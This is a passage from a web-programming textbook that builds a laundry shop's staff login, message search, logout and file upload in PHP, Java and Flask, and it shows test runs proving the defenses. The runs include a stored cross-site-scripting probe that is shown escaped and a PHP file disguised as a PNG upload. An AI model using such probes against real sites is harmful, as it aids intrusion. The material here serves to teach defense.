<?php if ($error !== null): ?>
<p class="err">
<?= h($error) ?>
</p>
<?php endif; ?>
<form method="post" action="">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="<?= h($email) ?>">
  <label for="password">Password</label>
  <input id="password" name="password" type="password">
  <button type="submit">Log in</button>
</form>
<?php pageEnd();
```

Listing 3.38 `messages.php`: staff only. The search box uses GET, because searching only asks.

```
<?php
declare(strict_types=1);
// messages.php — staff only: read the messages, search them with GET.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/layout.php';

const MESSAGE_FILE = __DIR__ . '/data/messages.csv';

startSession();
if (staffEmail() === null) {
    header('Location: login.php', true, 303);        // not logged in: go and log in
    exit;
}

$rows = [];
if (is_file(MESSAGE_FILE)) {
    $fh = fopen(MESSAGE_FILE, 'r');
    while (($r = fgetcsv($fh, null, ',', '"', '')) !== false) {
        $rows[] = array_combine(['id', 'time', 'outlet', 'name', 'phone', 'message'], $r);
    }
    fclose($fh);
}

$q = field($_GET, 'q');
if ($q !== '') {                                      // searching only asks, so it is a
GET
    $rows = array_values(array_filter($rows, fn(array $m): bool =>
        stripos($m['name'], $q) !== false || stripos($m['message'], $q) !== false
        || str_contains($m['phone'], $q)));
}

pageStart('Messages');
?>
<p>Logged in as <?= h(staffEmail()) ?>. <?= count($rows) ?> message(s)<?= $q !== '' ? '
matching "' . h($q) . '"' : '' ?>.</p>
<form method="get" action=""><input name="q" value="<?= h($q) ?>">
<button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
<?php foreach ($rows as $m): ?>
<tr><td><?= h($m['id']) ?></td><td><?= h($m['time']) ?></td><td><?= h($m['outlet'])
?></td><td><?= h($m['name']) ?></td><td><?= h($m['phone']) ?></td><td><?= h($m['message'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <button type="submit">Log out</button>
```

Listing 3.38 (Continued) *messages.php: staff only. The search box uses GET, because searching only asks.*

```
</form>
<?php pageEnd();
```

Listing 3.39 `logout.php`: logging out changes state, so it is a POST that carries the token.

```php
<?php
declare(strict_types=1);
// logout.php — end the session completely. Logging out changes state, so it is a POST.

require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';

startSession();
if ($_SERVER['REQUEST_METHOD'] === 'POST' && csrfOk($_POST)) {
    $_SESSION = [];                                  // forget everything on the server
...
    setcookie(session_name(), '', ['expires' => time() - 3600, 'path' => '/']);  // ... and
in the browser
    session_destroy();
}
header('Location: login.php', true, 303);
```

Four details matter. One message covers a wrong password and an unknown e-mail, so the page never confirms which e-mails exist. The password is **not trimmed**. `session_regenerate_id(true)` gives the session a **new id at login**, so an id planted or seen before login is worthless afterwards; that completes the defense against session fixation. And `messages.php` checks the login *before* reading anything.

The real run. Without a login, the staff page redirects:

```
HTTP/1.1 303 See Other
Location: login.php
```

A wrong password and an unknown e-mail get the same answer:

```
<p class="err">E-mail or password is wrong.</p>
  <input id="email" name="email" type="email" value="kasir1@profitina-laundry.example">
<p class="err">E-mail or password is wrong.</p>
```

The right password redirects to the messages, and the session id changes: it was `PHPSESSID=5eaf612af40ebece7e5babe1bd75ee98` before, and the response sets a new one:

```
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=103c3cf76cd548d5c3251bf9822d68e9; path=/; HttpOnly; SameSite=Lax
Location: messages.php
```

The staff page shows both messages, and the attack stored in the second is printed as harmless text, because every cell went through `h()`:

```
<main>
<h1>Messages</h1>
<p>Logged in as kasir1@profitina-laundry.example. 2 message(s).</p>
<form method="get" action=""><input name="q" value=""> <button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
<tr><td>M0002</td><td>2026-09-23 18:48</td><td>O01</td><td>Budi
Santoso</td><td>085700003318</td><td>&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;
</td></tr>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="5513f53ab8fbb499371e34419d80d587">
  <button type="submit">Log out</button>
</form>
</main>
```

Searching with `?q=batik` keeps one row, and logging out deletes the cookie and redirects; the staff page is closed again:

```
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/
Location: login.php
HTTP/1.1 303 See Other
Location: login.php
```

3.21.4 The same login in Java and Flask

The JDK has no `password_hash()`, but it has PBKDF2, one of the functions OWASP accepts. **Listing 3.40** uses it in exactly the format the finished application stores in `Employee.password_hash`, `pbkdf2_sha256$600000$salt$hash`, and checks itself against the test vector published with the application's database.

Listing 3.40 `Passwords.java`: PBKDF2 hashes in the finished application's format. `MessageDigest.isEqual()` compares in constant time.

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.spec.InvalidKeySpecException;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** Passwords.java — PBKDF2 password hashes, in the format the finished application stores:
 *      pbkdf2_sha256$<iterations>$<salt in Base64>$<hash in Base64>
 *  Make one with:  java Passwords "Kasir#2026" */
public final class Passwords {
    static final int ITERATIONS = 600_000;

    static String hash(String password) {
        byte[] salt = new byte[16];
        new SecureRandom().nextBytes(salt);                     // a new random salt every
time
        byte[] key = pbkdf2(password, salt, ITERATIONS, 32);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$" +
b64.encodeToString(key);
    }

    /** password_verify(), for this format. */
    static boolean verify(String password, String stored) {
        String[] p = stored.split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
            return false;
        }
        byte[] salt = Base64.getDecoder().decode(p[2]);
        byte[] expected = Base64.getDecoder().decode(p[3]);
        byte[] key = pbkdf2(password, salt, Integer.parseInt(p[1]), expected.length);
        return MessageDigest.isEqual(expected, key);            // compares in constant
time
    }

    private static byte[] pbkdf2(String password, byte[] salt, int iterations, int bytes) {
        try {
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt, iterations,
bytes * 8);
            return
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
        } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
            throw new IllegalStateException(e);
        }
    }
```

Listing 3.40 (Continued) *Passwords.java: PBKDF2 hashes in the finished application's format. MessageDigest.isEqual() compares in constant time.*

```
    public static void main(String[] args) {
        if (args.length != 1 || args[0].isEmpty()) {
            System.err.println("usage: java Passwords PASSWORD");
            System.exit(1);
        }
        String hash = hash(args[0]);
        System.out.println(hash);
        System.out.println("length: " + hash.length());
        System.out.println("verify right password: " + verify(args[0], hash));
        System.out.println("verify wrong password: " + verify(args[0].toLowerCase(),
hash));
        System.out.println("same hash twice? " + hash.equals(hash(args[0])));
        byte[] zeroToF = new byte[16];
        for (int i = 0; i < 16; i++) {
            zeroToF[i] = (byte) i;
        }
        System.out.println("test vector: " + Base64.getEncoder().encodeToString(
                pbkdf2("Owner#2026", zeroToF, 1000,
32)).equals("vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY="));
    }
}
```

```
pbkdf2_sha256$600000$BVUyiwrc+1XZY0kvX6QSWQ==$WXFKnoYuq9O8HY+Ez4ndSvy4dlxn+Fn2hTQqCF2ZGnI=
length: 90
verify right password: true
verify wrong password: false
same hash twice? false
test vector: true
```

Listing 3.41 is the login, the staff page and the logout.

Listing 3.41 `StaffPages.java`: the staff pages in Java, with the same messages and the same order of checks as PHP.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.util.List;
import java.util.Locale;
import java.util.Map;

/** StaffPages.java — log in, read the messages, log out. */
final class StaffPages {
    private StaffPages() {}

    /** Who may read the messages. Only hashes are stored, made by  java Passwords "..." */
    static final Map<String, String> STAFF = Map.of(
            "kasir1@profitina-laundry.example",

"pbkdf2_sha256$600000$BVUyiwrc+1XZY0kvX6QSWQ==$WXFKnoYuq9O8HY+Ez4ndSvy4dlxn+Fn2hTQqCF2ZGnI=
");

    /** The hash of a password nobody knows, checked when the e-mail is unknown. */
    static final String DUMMY_HASH =

"pbkdf2_sha256$600000$eWJP+M+qmcJJw+JvAy/dIw==$CI/YXbUMOXyeyyrN4ilWJcfeBBwXHgoDvjmh/nd3mk8=
";

    static boolean checkLogin(String email, String password) {
        String hash = STAFF.get(email.toLowerCase(Locale.ROOT));
        if (hash == null) {
            Passwords.verify(password, DUMMY_HASH);                // the same slow work
either way
            return false;
        }
        return Passwords.verify(password, hash);
    }

    static void login(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        String error = null;
        String email = "";
        if ("POST".equals(ex.getRequestMethod())) {
            Map<String, String> post = Web.form(ex);
            email = Web.field(post, "email");
            String password = post.getOrDefault("password", "");  // a password is NOT
trimmed
            if (!Web.csrfOk(session, post)) {
                error = "This form has expired. Please send it again.";
            } else if (checkLogin(email, password)) {
                Web.newSessionId(ex);                              // a new session id at
every login
                session.put("staff", email.toLowerCase(Locale.ROOT));
                Web.redirect(ex, "/messages");
                return;
            } else {
                error = "E-mail or password is wrong.";            // never say which of
the two
            }
```

Listing 3.41 (Continued) *StaffPages.java: the staff pages in Java, with the same messages and the same order of checks as PHP.*

```
        }
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Staff login"));
        if (error != null) {
            p.append("<p class=\"err\">").append(Web.h(error)).append("</p>\n");
        }
        p.append("<form method=\"post\" action=\"\">\n  <input type=\"hidden\"
name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n")
         .append("  <label for=\"email\">E-mail</label>\n  <input id=\"email\"
name=\"email\" type=\"email\" value=\"")
         .append(Web.h(email)).append("\">\n")
         .append("  <label for=\"password\">Password</label>\n  <input id=\"password\"
name=\"password\" type=\"password\">\n")
         .append("  <button type=\"submit\">Log
in</button>\n</form>\n").append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }

    static void messages(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        String staff = session.get("staff");
        if (staff == null) {
            Web.redirect(ex, "/login");                          // not logged in: go and
log in
            return;
        }
        List<List<String>> rows = ContactPage.readMessages();
        String q = Web.field(Web.query(ex), "q");
        if (!q.isEmpty()) {                                      // searching only asks:
GET
            String needle = q.toLowerCase(Locale.ROOT);
            rows = rows.stream().filter(m ->
m.get(3).toLowerCase(Locale.ROOT).contains(needle)
                    || m.get(5).toLowerCase(Locale.ROOT).contains(needle) ||
m.get(4).contains(q)).toList();
        }
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Messages"));
        p.append("<p>Logged in as ").append(Web.h(staff)).append(".
").append(rows.size()).append(" message(s)")
         .append(q.isEmpty() ? "" : " matching \"" + Web.h(q) + "\"").append(".</p>\n")
         .append("<form method=\"get\" action=\"\"><input name=\"q\"
value=\"").append(Web.h(q))
         .append("\"> <button>Search</button></form>\n<table>\n")

.append("<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message<
/th></tr>\n");
        for (List<String> m : rows) {
            p.append("<tr>");
            for (String v : m) {
                p.append("<td>").append(Web.h(v)).append("</td>");
            }
            p.append("</tr>\n");
        }
        p.append("</table>\n<form method=\"post\" action=\"/logout\">\n  <input
type=\"hidden\" name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n  <button type=\"submit\">Log
out</button>\n</form>\n")
         .append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }
```

Listing 3.41 (Continued) *StaffPages.java: the staff pages in Java, with the same messages and the same order of checks as PHP.*

```
    /** Logging out changes state, so it is a POST, and it carries the token. */
    static void logout(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        if ("POST".equals(ex.getRequestMethod()) && Web.csrfOk(session, Web.form(ex))) {
            Web.endSession(ex);
        }
        Web.redirect(ex, "/login");
    }
}
```

Flask ships with Werkzeug, whose `generate_password_hash()` and `check_password_hash()` play the part of PHP's pair; its default today is scrypt (**Listing 3.42**).

Listing 3.42 `make_hash.py`: a password hash in Python with Werkzeug.

```
"""make_hash.py — turn a password into a hash to store:  python make_hash.py "Kasir#2026"
werkzeug comes with Flask; its default today is scrypt, with a random salt."""
import sys

from werkzeug.security import check_password_hash, generate_password_hash

if len(sys.argv) != 2 or not sys.argv[1]:
    sys.exit("usage: python make_hash.py PASSWORD")
password = sys.argv[1]

hashed = generate_password_hash(password)
print(hashed)
print("length:", len(hashed))
print("method:", hashed.split("$")[0])
print("verify right password:", check_password_hash(hashed, password))
print("verify wrong password:", check_password_hash(hashed, password.lower()))
print("same hash twice?", hashed == generate_password_hash(password))
```

```
scrypt:32768:8:1$7XdEJuVlPkkNbliT$b5f4db70fbb7eb6928b1ee3cb485abde8c645d784ef907a6042db1476
f8b4f7a82a84d1232c427a9640c40332f974f23dfa03bfca9994332e9e52717d871bf19
length: 162
method: scrypt:32768:8:1
verify right password: True
verify wrong password: False
same hash twice? False
```

The login functions are in `app.py` (**Listing 3.26**): `check_login()`, `login()`, `messages()` and `logout()`. Flask has no `session_regenerate_id()`, because its session has no id; `session.clear()` at login gives a fresh signed cookie with nothing carried over, which serves the same purpose. **Listing 3.43** and **Listing 3.44** are the two templates.

Listing 3.43 `templates/login.html`: the login form. The password box never gets a `value`.

```
{% extends "layout.html" %}{% set title = "Staff login" %}
{% block content -%}
{% if error %}<p class="err">{{ error }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="{{ email }}">
  <label for="password">Password</label>
  <input id="password" name="password" type="password">
  <button type="submit">Log in</button>
</form>
{%- endblock %}
```

Listing 3.44 `templates/messages.html`: the staff page. Every cell is escaped by Jinja.

```
{% extends "layout.html" %}{% set title = "Messages" %}
{% block content -%}
<p>Logged in as {{ staff }}. {{ rows|length }} message(s){% if q %} matching "{{ q }}"{%
endif %}.</p>
<form method="get" action=""><input name="q" value="{{ q }}">
<button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
{% for m in rows %}<tr>{% for v in m %}<td>{{ v }}</td>{% endfor %}</tr>
{% endfor %}</table>
<form method="post" action="/logout">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <button type="submit">Log out</button>
</form>
{%- endblock %}
```

Both tracks passed the same run as PHP. Java's login and staff table:

```
HTTP/1.1 303 See Other
Set-cookie: SID=52b99a99fd8231300f8c6373027019aa; Path=/; HttpOnly; SameSite=Lax
Location: /messages
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Flask's:

```
HTTP/1.1 303 SEE OTHER
Location: /messages
Set-Cookie:
session=eyJzdGFmZiI6Imthc2lyMUBwcm9maXRpbmEtbGF1bmRyeS5leGFtcGxlIn0.arO8ow.rfeHKAS2vdexHa_b
Q5iQ7RuWIHs; HttpOnly; Path=/; SameSite=Lax
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Table 3.16 sets the three stored formats side by side.

Table 3.16 The three password-hash formats of this chapter. Each carries its algorithm, cost and salt inside the string.

Track	Function	Stored string begins	Length
PHP	`password_hash()`, bcrypt	`$2y$12$`	60
Java	PBKDF2-HMAC-SHA256, 600,000 rounds	`pbkdf2_sha256$600000$`	90
Python	Werkzeug, scrypt	`scrypt:32768:8:1$`	162

The finished application goes one step further: all its tracks share **one** `password_hash` column, so they all use the PBKDF2 format of `Passwords.java`, and its PHP track calls `hash_pbkdf2()` and `hash_equals()` instead of `password_hash()` (`App/php/src/Password.php`). One format every program understands is a design decision, not a language feature.

3.22 Accepting a File

Customers who pay by bank transfer send a photograph of the slip. A file upload is the sharpest edge of this chapter: you are letting a stranger put a file on your server. The form needs `method="post"`, `enctype="multipart/form-data"` and an `<input type="file">`; leave out the `enctype` and only the file's *name* is sent, with no error anywhere. The file arrives in

`$_FILES['slip']` with five keys: `name` (what the browser called it), `type` (what the browser *claims* it is), `size`, `tmp_name` (where PHP parked it) and `error`, one of the codes in **Table 3.17**.

Table 3.17 The upload error codes. Test `error` first; the other keys mean nothing when it is not `UPLOAD_ERR_OK`.

Constant	Meaning
`UPLOAD_ERR_OK` (0)	the file arrived
`UPLOAD_ERR_INI_SIZE` (1) / `UPLOAD_ERR_FORM_SIZE` (2)	larger than `upload_max_filesize` / than the form's `MAX_FILE_SIZE`
`UPLOAD_ERR_PARTIAL` (3)	the transfer was cut short
`UPLOAD_ERR_NO_FILE` (4)	no file was chosen
`UPLOAD_ERR_NO_TMP_DIR` (6) / `UPLOAD_ERR_CANT_WRITE` (7)	the server has no temporary folder / could not write

Listing 3.45 `upload.php`: five checks stand between a stranger's file and your disk.

```
<?php
// upload.php — accept a photograph of the transfer slip, safely.
declare(strict_types=1);
require_once __DIR__ . '/lib/validate.php';

const UPLOAD_DIR = __DIR__ . '/uploads';
const MAX_BYTES  = 2 * 1024 * 1024;                 // 2 MB
const ALLOWED    = ['image/jpeg' => 'jpg', 'image/png' => 'png', 'application/pdf' =>
'pdf'];

$message = null;
$error   = null;

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $f = $_FILES['slip'] ?? null;

    if ($f === null || $f['error'] === UPLOAD_ERR_NO_FILE) {
        $error = 'Please choose a file first.';
    } elseif ($f['error'] !== UPLOAD_ERR_OK) {
        $error = 'Upload failed, PHP error code ' . $f['error'] . '.';
    } elseif ($f['size'] > MAX_BYTES) {
        $error = 'The file is larger than 2 MB.';
    } elseif (!is_uploaded_file($f['tmp_name'])) {
        $error = 'That was not an uploaded file.';          // defeats a forged path
    } else {
        // Never trust $f['type'] — the browser sends it and a browser can lie.
        $finfo = new finfo(FILEINFO_MIME_TYPE);
        $mime  = $finfo->file($f['tmp_name']);
        if (!isset(ALLOWED[$mime])) {
            $error = 'Only JPEG, PNG or PDF is accepted (this file is ' . $mime . ').';
        } else {
            // Never trust $f['name'] either — invent our own name.
            $safe = 'slip-' . bin2hex(random_bytes(8)) . '.' . ALLOWED[$mime];
            if (!is_dir(UPLOAD_DIR)) { mkdir(UPLOAD_DIR, 0775, true); }
            if (move_uploaded_file($f['tmp_name'], UPLOAD_DIR . '/' . $safe)) {
                $message = 'Stored as ' . $safe . ' (' . $f['size'] . ' bytes, ' . $mime .
').';
            } else {
                $error = 'Could not store the file.';
            }
        }
    }
}
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Upload the transfer slip</title></head>
<body>
<h1>Profitina Laundry — proof of payment</h1>
```

Listing 3.45 (Continued) *upload.php: five checks stand between a stranger's file and your disk.*

```
<?php if ($message): ?><p class="ok"><?= h($message) ?></p><?php endif; ?>
<?php if ($error):   ?><p class="err"><?= h($error)   ?></p><?php endif; ?>
<form method="post" action="" enctype="multipart/form-data">
  <input type="hidden" name="MAX_FILE_SIZE" value="<?= MAX_BYTES ?>">
  <label for="slip">Photograph of the transfer slip (JPEG, PNG or PDF, max 2 MB)</label>
  <input id="slip" name="slip" type="file">
  <button type="submit">Upload</button>
</form>
</body></html>
```

Each check answers an attack. `is_uploaded_file()` rejects a forged `tmp_name`. The **real type** comes from the file's bytes via `finfo`, not from the client's claim. **An invented name** defeats `../` tricks, double extensions such as `slip.php.jpg`, and overwriting. **The extension comes from the allowlist**, so no executable file can be created. `move_uploaded_file()` repeats the first check.

Three real runs: a genuine PNG, a PHP script renamed `evil.png` and sent as `image/png`, and a post with no file.

```
<p class="ok">Stored as slip-5cfde896d7d01c46.png (67 bytes, image/png).</p>
<p class="err">Only JPEG, PNG or PDF is accepted (this file is text/x-php).</p>
<p class="err">Please choose a file first.</p>
```

The browser said `image/png`, the bytes said PHP, and the bytes won. Even so, **uploads must not land where the server runs code**: keep the folder outside the web root or forbid execution in it. Flask reads the same upload as `request.files["slip"]`; the JDK's server leaves you to parse `multipart/form-data` by hand, which is why Chapter 7 returns to uploads with the Servlet API's `getPart()`.

3.23 Errors, and How to Read Them

A beginner reads "there is an error" and stops. The message says far more: what kind of failure, in which file, on which line. The `errors/` folder holds five programs that fail on purpose; each was run with `php -d display_errors=1 -d log_errors=0 errors/<name>.php`.

Parse error. `echo "one"` without its semicolon, followed by `echo "two";`:

```php
<?php
// A missing semicolon. PHP will not run one line of this file.
echo "one"
echo "two";
```

```
Parse error: syntax error, unexpected token "echo", expecting "," or ";" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/parse_error.php on line 4
```

A parse error happens before anything runs; **not one line executed**. And the line reported is where PHP gave up, the line *after* the missing semicolon: having read `echo "one"`, it needed `,` or `;` and met `echo`. **When a parse error names line n, look at line $n - 1$.**

Warnings. Reading a variable that was never set, and a key that does not exist:

```
Total:
Warning: Undefined variable $total in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/warning.php on line 3

Warning: Undefined array key "phone" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/undefined_index.php on line 3
```

A warning means *something is wrong and I carried on*. `Total:` was printed with nothing after it. **A warning is a bug that has not been noticed yet.** The second is what `$_POST['something']` gives on a GET request, and `?? ''` or `field()` is the answer.

Fatal errors. A call to a function that does not exist, and, with `declare(strict_types=1)`, a string passed to a `float` parameter:

```
before

Fatal error: Uncaught Error: Call to undefined function calculateTotal() in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php:4
Stack trace:
#0 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php on line 4
```

```
Fatal error: Uncaught TypeError: kilos(): Argument #1 ($k) must be of type float, string
given, called in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on
line 4 and defined in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php:3
Stack trace:
#0 /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php(4): kilos()
#1 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on line 3
```

Fatal means *I cannot continue*: `before` was printed and `after` never was. The **stack trace** lists the calls that led there, read from the bottom up; `{main}` is the top level of the script. The `TypeError` is the error you *want*: without `strict_types`, PHP would have turned `"three"` into `0.0` and carried on computing a wrong answer in silence.

In `php.ini`, keep `display_errors` **on** while developing and **off** in production (messages reveal paths), `log_errors` on always, and `error_reporting` at `E_ALL`. One more message is worth knowing by heart: **"headers already sent"** means something was printed before `header()`, `setcookie()` or `session_start()`, usually a blank line before `<?php` or after a closing `?>`, which is why pure-PHP files have no closing tag. Java reports the same failures as `javac` errors and exceptions; Python as a `SyntaxError` and a traceback.

3.24 The Laundry Pages, Assembled

The three tracks are now complete, and they are the same small site: a home page listing the outlets, the calculator, the contact form, and the staff login and messages. The PHP home page, **Listing 3.46**, is the last listing of the track.

Listing 3.46 `index.php`: the home page, reached at `/` because the built-in server looks for `index.php` when a folder is requested.

```php
<?php
declare(strict_types=1);
// index.php — the home page: the three outlets and a way in to everything else.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

pageStart('Welcome');
?>
<p>Clean clothes, honest prices, three outlets in Surabaya.</p>
<ul>
<?php foreach (OUTLETS as $id => $name): ?>
  <li><?= h($id) ?>: <?= h($name) ?></li>
<?php endforeach; ?>
</ul>
<p><a href="calculator.php">Work out a price</a> or <a href="contact.php">send us a
message</a>.</p>
<?php pageEnd();
```

The chapter's code folder holds `php/`, `java/` and `python/`, and its `README.md` gives the commands for Windows, macOS and Linux, in a terminal and in VS Code: `php -S 127.0.0.1:8080` in `php/`; `javac *.java` then `java LaundrySite` in `java/`, serving on port 8090; `pip install flask` then `python app.py` in `python/`, serving on port 5000. The staff login is `kasir1@profitina-laundry.example` with `Kasir#2026`. **Table 3.18** is the vocabulary of the whole chapter in one place.

Table 3.18 The chapter's ideas in three stacks. Learn the row, and the column you happen to sit in stops mattering.

Idea	PHP	Java (JDK HttpServer)	Flask
A URL finds its code through	a file on disk	`createContext()` and a handler	`@app.route` and a function
Query value	`$_GET['q']`	`Web.query(ex).get("q")`	`request.args.get("q")`
Form field	`$_POST['name']`	`Web.form(ex).get("name")`	`request.form.get("name")`
Method	`$_SERVER['REQUEST_METHOD']`	`ex.getRequestMethod()`	`request.method`
Cookie in / out	`$_COOKIE`, `setcookie()`	`Web.cookies()`, `Web.setCookie()`	`request.cookies`, `set_cookie()`
Session	`session_start()`, `$_SESSION`	`Web.session(ex)` (hand-built)	`session` (signed cookie)
Escape for HTML	`htmlspecialchars()` in `h()`	`Web.h()`	automatic in Jinja
Redirect after POST	`header('Location: …', true, 303)`	`Web.redirect(ex, …)`	`redirect(…, code=303)`
Password hash	`password_hash()` / `password_verify()`	PBKDF2 in `Passwords.java`	Werkzeug
Include shared code	`require_once`	classes compiled together	`import`

These pages are the first piece of the finished Profitina Laundry application in `ProfitinaLaundry/App/`, which has the same services, outlets, rules and demo accounts, with a database instead of constants and a CSV file. Chapter 5 connects this chapter's pages to that database; the Flask API [10] and the JDK's `com.sun.net.httpserver` documentation [11] are the references for the other two tracks.

3.25 Profitina in Practice

Profitina, built in Surabaya and live at `app.profitina.com`, measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO). It is a Python application on FastAPI and PostgreSQL that runs its language model, Qwen2.5, locally. Four ideas of this chapter carry real weight there.

Every input is a fence. Profitina fetches website addresses that brand owners type, and a URL the server will request is among the most sensitive inputs there are: the wrong one points inward and turns the scanner into a tunnel. The defense has the shape of `validateContact()`: parse the value, insist on the shape you expect, compare with an allowlist, and pass on only what survived.

Escaping at output, every time. Its community feed shows text written by one user to every other user, the case where **Listing 3.29** stops being a classroom exercise. Every post and channel name goes through the escaper on its way into the page, by the rule of Section 3.19.

Sessions and passwords by the book. Accounts store Argon2id hashes, a stronger relative of the three in **Table 3.16**, and the login is rate-limited so that the slowness of each check is not the only brake on guessing.

Personal data is law, not preference. Under UU PDP 27/2022, Profitina provides explicit consent, data export, password change and full account deletion. The Laundry contact form asks for a name and a phone number, both personal data: the chapter caps their length, restricts their alphabet, stores only what passed and shows it only to logged-in staff. As always, the runnable case is Profitina Laundry; what carries across is the *shape*: untrusted input, a validator, an escaper, a session, a hash.

3.26 Common Mistakes, and How to Avoid Them

Writing `=` where you meant `==`. `if ($age = 17)` assigns and is always true. Write the constant first.

Reading `$_POST` on a GET. Test `$_SERVER['REQUEST_METHOD']`, and read optional fields with `?? ''` or `field()`.

Trusting browser validation, or a cookie. `required`, `type="email"` and the value of `$_COOKIE` all come from the visitor. The server check is the only check.

Printing input without `h()`. This is **Listing 3.29**. Escape at output, every value, every time, or use templates that do.

Answering a successful POST with a page. Refresh repeats the POST. Redirect with 303 and show the result on the GET.

A form token that `''` can match. Refuse an empty session token before comparing.

Storing a password, or a fast hash of it. Use `password_hash()`, PBKDF2 or Werkzeug, and never trim a password.

Keeping the session id across a login. Call `session_regenerate_id(true)` (or clear Flask's session) at the moment of login.

Trusting `$_FILES['x']['type']` or `['name']`. Read the real type with `finfo`; invent the file name.

Output before `header()`, `setcookie()` or `session_start()`. "Headers already sent." Leave the closing `?>` off pure-PHP files.

3.27 Chapter Summary

A server-side language runs on the server, and its output is the page (**Figure 3.2**). Each request is answered on its own.

PHP lives inside `<?php … ?>`, and every statement ends with `;`. Variables begin with `$` and take the type of their value; PHP juggles types, so compare with `===`. Java declares types; Python types values but refuses to guess.

Precedence decides order (**Table 3.3**); use `&&`, `||` and parentheses. Use `foreach` for arrays and `for` for counting. **Functions take copies** unless a parameter has `&`. **An array is an ordered map**; `sort()` destroys string keys.

Superglobals are how the request reaches you; Java's JDK server hands you raw text to parse, and Flask hands you `request.args`, `request.form` and `request.cookies`. Every value is a string from a stranger.

GET asks, POST does. The calculator is a GET; the contact form, the login and the logout are POSTs, and a successful POST redirects.

Validate on input; escape on output. Validation refuses what is not acceptable, preferably with an allowlist; escaping makes accepted text safe for one destination. **Listing 3.29** against **Listing 3.30** is that one sentence.

Cookies keep small values in the browser; sessions keep data on the server behind a random id. Protect the cookies with `HttpOnly` and `SameSite`, protect forms with a token, and change the session id at login.

Store password hashes, never passwords, with a slow salted function: `password_hash()`, PBKDF2 or scrypt.

